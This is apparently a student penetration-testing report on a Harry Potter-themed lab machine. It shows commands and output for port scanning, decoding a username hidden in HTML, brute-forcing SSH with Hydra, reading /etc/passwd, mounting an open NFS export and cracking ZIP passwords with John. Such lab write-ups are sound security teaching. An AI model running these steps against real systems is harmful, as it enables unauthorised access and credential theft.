
```
┌──(divyeraghav㉿kali)-[~]
└─$ nmap -p- -sV 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 01:47 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0013s latency).
Not shown: 65525 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  3 (RPC #100227)
37421/tcp open  mountd   1-3 (RPC #100005)
42101/tcp open  nlockmgr 1-4 (RPC #100021)
47007/tcp open  status   1 (RPC #100024)
56747/tcp open  mountd   1-3 (RPC #100005)
59651/tcp open  mountd   1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds

┌──(divyeraghav㉿kali)-[~]
└─$
```

Now, the team will have to analyze the services running on all the open ports for any known vulnerabilities to identify an access point into the system. First, the team chose port 80 because it has an Apache server running on it and therefore, there will be a website hosted on that port. Below is the screenshot of the running website.




The website is dedicated to a fictional character, Voldemort, from the fantasy novel Harry Potter. The webpage is a HTML page and has links to the different parts of the webpage. There are no other webpages hosted on this website. This was confirmed by the tool, Gobuster. The tool finds any and all possible webpages linked to a website. The team leveraged this tool, however, could not find anything interesting. Below is the screenshot of the same.

The team started to analyze the HTML code of the website. It was a simple HTML code with the body of the webpage containing different sections on the website. After careful source code analysis, the team identified an irrational comment in the body tag of the HTML page. The comment was simply a bunch of random numbers which did not make any sense. So, the team leveraged the decoding software, CyberChef to check if it is a hidden code. And, in fact, it was an encoded Hex format string. After decoding the string, the team found a username. Below are the screenshots of the found hidden code and decoding it.



Encoded Comment: **<!-- 75 73 65 72 6e 61 6d 65 3a 74 6f 6d 72 69 64 64 6c 65 -->**

Decoded Message: **username:tomriddle**




Exploiting SSH service

Next, the team moves towards cracking the password for the found username. As port 22 is open which is running SSH service, it can used to establish a SSH connection to the target machine using the username, 'tomriddle'. So, the team leveraged the password cracking tool, Hydra. The tool attempts to crack the password using the SSH service where the password is picked from the dictionary of commonly used passwords. The tool was successfully able to crack the password, which was 'voldemort'. Below is the screenshot for the same.

Username: **tomriddle**
Password: **voldemort**


```
┌──(divyeraghav㉿kali)-[~]
└─$ hydra -t 32 -l tomriddle -P /usr/share/wordlists/rockyou.txt ssh://192.168.116.159
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-07 11:39:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
 overwriting, ./hydra.restore
[DATA] max 32 tasks per 1 server, overall 32 tasks, 14344399 login tries (l:1/p:14344399), ~448263 tries per task
[DATA] attacking ssh://192.168.116.159:22/
[STATUS] 193.00 tries/min, 193 tries in 00:01h, 14344218 to do in 1238:43h, 20 active
[STATUS] 145.67 tries/min, 437 tries in 00:03h, 14343974 to do in 1641:12h, 20 active
[STATUS] 133.86 tries/min, 937 tries in 00:07h, 14343474 to do in 1785:56h, 20 active
[STATUS] 127.47 tries/min, 1912 tries in 00:15h, 14342500 to do in 1875:20h, 19 active
[STATUS] 122.97 tries/min, 3812 tries in 00:31h, 14340600 to do in 1943:41h, 19 active
[STATUS] 121.45 tries/min, 5708 tries in 00:47h, 14338704 to do in 1967:46h, 19 active
[STATUS] 120.71 tries/min, 7605 tries in 01:03h, 14336807 to do in 1979:27h, 19 active
[STATUS] 120.25 tries/min, 9500 tries in 01:19h, 14334912 to do in 1986:47h, 19 active
[STATUS] 119.99 tries/min, 11399 tries in 01:35h, 14333013 to do in 1990:53h, 19 active
[STATUS] 119.57 tries/min, 13272 tries in 01:51h, 14331140 to do in 1997:39h, 19 active
[22][ssh] host: 192.168.116.159   login: tomriddle   password: voldemort
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-07 13:32:13
```

So, this was the entry point that the team identified. The team logged into the server via the SSH service using the identified username password. They found three files under the '/home/tomriddle' directory. Below is the screenshot of the same.



SSH into Tom Riddle user account

Below is the screenshot of the 'README.md' file. The file depicts that the hacker is "Tom Riddle" who has hidden multiple files called Horcrux, a term used in the fantasy novel Harry Potter which holds the secrets. It provides the team with the hint of enumerating other open services in the target machine to find different hidden files, i.e., Horcruxes. Another important piece of information provided in the file is about the encryption of these hidden files. These files have been encrypted using 'openssl' with 10,000 iterations. So, we will be using this information further in the assessment to decrypt these Horcruxes.



Below is the screenshot of the 'execute.sh' file. This script was designed to delete the above 'README.md' file when executed. The README.md file provides important information about the path to be followed to find some hidden files by the hacker Tom.

```
$
$ cat execute.sh
#!/bin/bash

# Avada Ka Davara - The Eradicator

# Check if README file exists and delete it
if [ -f README.md ]; then
    rm -f README.md
    echo "Psych! The README has been deleted."
    echo "Looks like you forgot to read the README. Don't worry, it's gone now!"
    echo "But beware, those who miss important information may find themselves lost in the digital abys
s."
    echo "Just kidding... or am I? 😉"
    echo "Oh, and by the way, all the passwords on this machine have been changed. Happy hunting!"
    echo "This incident has been reported to the server, -10 points."
fi
$
```

Some other information found from the SSH login into the target machine is the existing user accounts on the VM. These accounts are listed below in the screenshots.

```
$ ls
dolores  draco  harry  hermione  jkr  ron  tomriddle
```


```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
jkr:x:1000:1000:jkr:/home/jkr:/bin/bash
hermione:x:1001:1005::/home/hermione:/bin/sh
harry:x:1002:1006::/home/harry:/bin/sh
draco:x:1003:1007::/home/draco:/bin/sh
_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:109:65534::/var/lib/nfs:/usr/sbin/nologin
dolores:x:1004:1008::/home/dolores:/bin/sh
ron:x:1005:1010:,,,:/home/ron:/bin/bash
tomriddle:x:1006:1011::/home/tomriddle:/bin/sh
Debian-snmp:x:110:114::/var/lib/snmp:/bin/false
ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
$
```

Next, the team thought of analyzing the system units loaded into the memory to find any clues for a service which can be exploited to gain privileges. After checking all the services, they couldn't find any service which was of interest.

To list all the services, the team leveraged the Linux tool, Systemctl, which manages and monitors all the systemd services. Below is the command used and a screenshot depicting the approach. The below command lists the status of all the services in the memory.

Command: **systemctl list-units**


list-units option: List units (services, targets, sockets, etc.) that systemd currently has in memory. Includes units that are either referenced directly or through a dependency, or units that were active in the past and have failed.




Another interesting thing found by the team were the hidden files themselves. The team surfed around the directories to find any hints or clues to move forward, and the team was able to identify two of the Horcruxes, Horcrux 6 and Horcrux 7. These files were encoded with the type 'enc', 'horcrux6.enc' and 'horcrux7.enc'. Below is used command and the screenshot depicting the same.

Horcrux 7 – Found under '**/usr/weasly**'

Horcrux 6 – Found under '**/etc/harrypotter**'





There was also one hidden file under the harrypotter directory called "secret.key".

The team downloaded all these files to the test machine to enumerate them further, however, was unsuccessful at the time.

Exploiting RPC Service

Next, the team started to analyze the other open ports as they moved further with the assessment. Previously, port 111 and port 2049 were found open in the NMAP scan which were running RPC bind service and the Network File System (NFS) protocol respectively. Port 2049 is specifically running the NFS Access Control List (ACL) service, which is version 3.

RPCbind is a service that maps RPC (Remote Procedure Call) program numbers to network addresses, which is essential for the functioning of NFS (Network File System). Whereas NFS is a distributed file system protocol that allows clients to access and manipulate files on a remote server as if they were local.

So, the team moved ahead to evaluate these services using the inbuilt NMAP script. Below is the command and screenshot for the same.

Commands:

$ nmap --script nfs-showmount.nse -p 111 192.168.116.159
$ nmap --script nfs-showmount.nse -p 2049 192.168.116.159

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ nmap --script nfs-showmount.nse -p 111 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 16:35 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0014s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /owlexam *

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ nmap --script nfs-showmount.nse -p 2049 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 16:36 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0016s latency).

PORT     STATE SERVICE
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

From the above screenshot, the key vulnerability here is the NFS export of the "**/owlexam**" directory, which is accessible to all clients (*). This means that any client on the network can mount and access the contents of this directory, potentially exposing sensitive information or allowing further exploitation.

To verify the mount of the /owlexam directory, the team leveraged the "**showmount**" utility for the target machine which also verified that this directory can be mounted locally on their test machine to perform further assessment. Below is the screenshot of the same.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project]
└─$ showmount -e 192.168.116.159
Export list for 192.168.116.159:
/owlexam *
```

```
┌──(divyeraghav㉿kali)-[/mnt]
└─$ sudo mkdir owlexam
[sudo] password for divyeraghav:

┌──(divyeraghav㉿kali)-[/mnt]
└─$ sudo mount -t nfs 192.168.116.159:/owlexam /mnt/owlexam -o nolock

┌──(divyeraghav㉿kali)-[/mnt]
└─$ ls
hgfs  owlexam
```

In order to mount the given directory, the team had to create a local folder, named owlexam, onto which the vulnerable file system would be mounted as shown in the above screenshot. The above screenshot also depicts the command used to mount the /owlexam.

Command used: **sudo mount -t nfs 192.168.116.159:/owlexam /mnt/owlexam -o nolock**
Local directory onto which the vulnerable file system mounted: **/mnt/owlexam**
-o nolock option: The nolock option tells the NFS client not to use file locking mechanisms.

Once mounted, the team found several files inside the 'owlexam' directory along with another Horcrux file, i.e., Horcrux3.enc which they copied and kept aside with the other found Horcrux files. Below screenshot depicts five ZIP files and the Horcrux file.

Horcrux 3 – Found under '**/owlexam/**'

```
┌──(root㉿kali)-[/mnt]
└─# cd owlexam

┌──(root㉿kali)-[/mnt/owlexam]
└─# ls
backup1.zip  backup2.zip  backup3.zip  backup4.zip  backup5.zip  horcrux3.enc
```


The team copied these ZIP files to local directory, nfs-contents, to analyze them further.

Upon unzipping the first file, Backup1.zip, the team found that these files were password encrypted. Below screenshot depicts the same.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$ ls -la
total 240
drwxr-xr-x 2 divyeraghav divyeraghav  4096 May  1 17:53 .
drwxr-xr-x 3 divyeraghav divyeraghav  4096 May  1 17:52 ..
-rw-r----- 1 root        root        56663 May  1 17:53 backup1.zip
-rw-r----- 1 root        root        56663 May  1 17:53 backup2.zip
-rw-r----- 1 root        root        56663 May  1 17:53 backup3.zip
-rw-r----- 1 root        root        56663 May  1 17:53 backup4.zip
-rw-r----- 1 root        root         1237 May  1 17:53 backup5.zip
-rwxr-xr-x 1 root        root          320 May  1 17:53 horcrux3.enc

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$ sudo unzip backup1.zip
[sudo] password for divyeraghav:
Archive:  backup1.zip
[backup1.zip] WordPress/index.php password:
```

To crack the password for these Backup.zip files, the team leveraged the password cracking tool “John The Zipper”. First, they created a hash file using a utility tool from “John The Zipper” called ‘Zip2John’. Then, the tool “John The Zipper” cracks the password for the created hash file using its own wordlist of common passwords. The password for the first backup file was “sunshine1”. Below is a screenshot.

Password for Backup1.zip -> **sunshine1**




Using similar techniques as explained above for Backup1.zip file, the team cracked the passwords for Backup2.zip, Backup3.zip and Backup4.zip which were same, i.e., sunshine1.

Password for Backup2.zip -> **sunshine1**

Password for Backup3.zip -> **sunshine1**

Password for Backup4.zip -> **sunshine1**

Screenshot of Backup2.zip is shown below. Screenshots of the other two files have been altered to avoid recursion.



The password for Backup5.zip file was different than the others. Following the same process, the team identified the password as '**robbie**'.

Password for Backup5.zip -> **robbie**

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$ zip2john backup5.zip > backup5.hash
ver 2.0 efh 5455 efh 7875 backup5.zip/backup5/hint.txt PKZIP Encr: TS_chk, cmplen=531, decmplen=894, crc=BA40F929 ts=48EB cs=48eb type=8
ver 2.0 efh 5455 efh 7875 backup5.zip/backup5/shadow PKZIP Encr: TS_chk, cmplen=336, decmplen=1049, crc=FE83DB60 ts=1B1C cs=1b1c type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$ john backup5.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
robbie           (backup5.zip)
1g 0:00:00:00 DONE 2/3 (2024-05-01 18:25) 2.173g/s 161047p/s 161047c/s 161047C/s 123456..faithfaith
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$
```

Now, let's go over the contents found in these files.

The team did not find any useful information in the first four ZIP files. As they analyzed the files, they found that the four ZIP files, Backup1.zip, Backup2.zip, Backup3.zip, Backup4.zip, contain the same information, i.e., a 'Wordpress' website. They couldn't find any significant clue to move forward. Below is the screenshot depicting the found artifacts in the Wordpress folder for Backup2.zip file.

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/nfs-contents]
└─$ cd backup2-file

┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/nfs-contents/backup2-file]
└─$ ls
WordPress

┌──(divyeraghav㉿kali)-[~/…/enpm695/Project/nfs-contents/backup2-file]
└─$ cd WordPress

┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup2-file/WordPress]
└─$ ls
index.php        wp-admin             wp-content       wp-load.php      wp-signup.php
license.txt      wp-blog-header.php   wp-cron.php      wp-login.php     wp-trackback.php
readme.html      wp-comments-post.php wp-includes      wp-mail.php      xmlrpc.php
wp-activate.php  wp-config-sample.php wp-links-opml.php wp-settings.php

┌──(divyeraghav㉿kali)-[~/…/Project/nfs-contents/backup2-file/WordPress]
└─$
```

